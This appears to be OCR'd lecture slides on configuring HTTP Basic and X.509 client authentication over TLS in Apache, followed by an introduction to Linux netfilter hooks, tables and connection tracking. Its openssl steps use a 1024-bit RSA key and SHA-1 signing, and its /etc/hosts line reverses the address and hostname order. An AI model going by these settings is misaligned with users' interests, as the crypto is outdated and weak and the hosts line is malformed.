
Note: append the following line to the file `/etc/hosts` on the host machine

```
testssl.cgrl.edu 10.0.0.2
```

TLS handshake



TLSv1 trace with our certificate



HTTP plaintext auth over TLS

- Safest way to authenticate via HTTP, better then digest auth
- You first create a secure channel with the authenticated web server
- You send authentication credential in clear (from the HTTP point of view) but inside the secure (encrypted/authenticated) TLS channel
- The test website already has the following password protected directory

```
<Directory "/var/www/testssl/secret">
    AuthType Basic
    AuthName "Username and Password Required"
    AuthUserFile /etc/apache2/.htpasswd
    Require valid-user
</Directory>
```

To try it you need to grant access to a new user, for example: uid “007” password “jamesbond”

```
server# htpasswd -c -m /etc/apache2/.htpasswd
007
New password:
```

Client authentication via X509 certificate

- The client may authenticate itself with a X509 certificate
- To do so we need to
  1. Configure the web server to force SSL client authentication

```
<Directory "/var/www/testssl/cert-required">
    SSLVerifyClient require
    SSLVerifyDepth 1
</Directory>
```

  2. Create a client certificate and configure the web browser to use it (exported it in PCKS 12 format. NOTE: to use it with firefox you need to enable SSL renegotiation. With (my) chrome (v. 15.0.874.106 (Developer Build 107270 Linux) Ubuntu 11.10) it's already OK)

```
server# openssl genrsa -out client.key 1024
server# openssl req -new -key client.key -out client.csr
server# openssl x509 -req -in client.csr -out client.crt -sha1 -CA
ca.crt -CAkey ca.key -CAserial serial -days 3650
server# openssl pkcs12 -export -in client.crt -inkey client.key -
out client.p12
```

Packet filtering with Linux

NETFILTER AND IPTABLES

NETFILTER

- **NETFILTER** is a framework that provides hook handling within the Linux kernel for intercepting and manipulating network packets

- A **hook** is an "entry point" within the Linux Kernel IP (v4|v6) networking subsystem that allows packet mangling operations
  - Packets traversing (incoming/outgoing/forwarded) the IP stack are **intercepted** by these hooks, **verified** against a given set of matching rules and **processed** as described by an **action** configured by the user


- 5 built-in hooks:
  - PRE_ROUTING, LOCAL_INPUT, FORWAD, LOCAL_OUT, POST_ROUTING

NETFILTER basics


- All packet intercepted by the hooks pass through a sequence of built-in **tables** (queues) for processing. Each of these queues is dedicated to a particular type of packet activity and is controlled by an associated packet transformation/filtering chain

- 4 built-in tables
  - **Filter**: packet filtering (accept, drop)
  - **Nat**: network address translation (snat, dnat, masquerade)
  - **Mangle**: modify the packet header (tos, ttl)
  - **Raw**: used mainly for configuring exemptions from connection tracking in combination with the NOTRACK target


NETFILTER – The big picture




Locally generated packets



Forwarded packets



Locally addressed packets



NETFILTER basics

- The **matching rules** and the **actions (targets)** are implemented by different kernel modules and provides a powerful packet filtering system

- Common matches
  - Protocol, source/destination address or network, input/output interface, source/destination TCP/UDP port

- Common targets
  - ACCEPT, DROP, MASQUERADE, DNAT, SNAT, LOG

- NETFILTER is extensible
  - You can register your custom HOOK
  - You can write your own “matching module” and “action module”
  - http://jengelh.medozas.de/documents/Netfilter_Modules.pdf

Connection tracking system

- Within NETFILTER packets can be related to tracked connections in four different so called states
  - **NEW**, **ESTABLISHED**, **RELATED**, **INVALID**
- With the “state” match we can easily control who or what is allowed to initiate new sessions. More later on…
- To load the conntrack module
  - modprobe `ip_conntrack`
- `/proc/net/ip_conntrack` gives a list of all the current entries in your conntrack database

Connection tracking system

- `conntrack` util provides a full featured userspace interface to the netfilter connection tracking system that is intended to replace the old /proc/net/ip_conntrack interface
  - Commands: dump, create, get, delete, update, event, flush, stats…
  - `man conntrack`
  - `apt-get install contrack`

- Two internal tables
  - **conntrack**: it contains a list of all currently tracked connections through the system
  - **expect**: it is the table of expectations. Connection tracking expectations are the mechanism used to "expect" RELATED connections to existing ones. Expectations are generally used by "connection tracking helpers" (sometimes called application level gateways [ALGs]) for more complex protocols such as FTP, SIP, H.323

